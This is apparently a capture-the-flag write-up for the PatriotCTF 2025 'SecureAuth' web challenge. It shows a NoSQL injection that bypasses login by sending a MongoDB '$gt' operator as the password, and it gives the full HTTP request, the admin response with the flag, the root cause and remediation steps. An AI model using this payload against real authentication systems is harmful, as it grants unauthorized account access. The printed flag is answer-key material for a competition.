🔐 SecureAuth™ (Web) - PatriotCTF
This writeup shows how the SecureAuth™ API in PatriotCTF 2025 could be bypassed using a NoSQL injection trick by sending a password field with a MongoDB operator, allowing instant admin access and revealing the flag.
🔐 SecureAuth™ Writeup - PatriotCTF 2025
Challenge Overview
The target endpoint was an enterprise‑style authentication API:
POST /api/authenticate
Content-Type: application/json
Expected JSON format:
{
  "username": "string",
  "password": "string",
  "remember": boolean
}
The goal was to authenticate as an administrator and retrieve the flag.
Initial Testing
Wrong or missing Content-Type headers resulted in:
415 Unsupported Media Type
Invalid request format
Once a correct JSON request was sent such as:
{"username":"admin","password":"admin","remember":false}
The response changed to:
{"message":"Authentication failed","success":false}
This indicated that the request was being parsed properly and the authentication logic was reached.
Vulnerability Discovery
Typical password guessing failed, so input validation weaknesses were tested. The key idea was to check for a type coercion vulnerability occurring during password validation. Instead of using a normal string for the password, a MongoDB‑style operator was inserted:
"password": { "$gt": "" }
$gt means “greater than,” which can cause the backend to interpret this condition as always true if the database query isn’t sanitized properly.
Exploit Payload

Full working request:
POST /api/authenticate HTTP/1.1
Host: 18.212.136.134:5200
Content-Type: application/json
Accept: application/json

{"username":"admin","password":{"$gt":""},"remember":true}
Server Response
This bypassed authentication entirely:
{
  "flag": "FLAG{py7h0n_typ3_c03rc10n_byp4ss}",
  "message": "Authentication successful",
  "role": "admin",
  "success": true,
  "user": "admin"
}
Root Cause
The backend likely used a database query such as:
db.users.find_one({"username": user, "password": pwd})
but without defensive input sanitation. When password is not treated strictly as a string, the query engine interprets the JSON object as a comparison operator, causing authentication to succeed.
This is a classic NoSQL Injection / Python type‑coercion authentication bypass.
Remediation
To prevent this vulnerability:
- Perform strict type validation on all user‑supplied fields
- Sanitize NoSQL operators in input
- Hash passwords server‑side and compare values only after decoding
- Replace direct query object merging with parameterized authentication logic
Flag
FLAG{py7h0n_typ3_c03rc10n_byp4ss}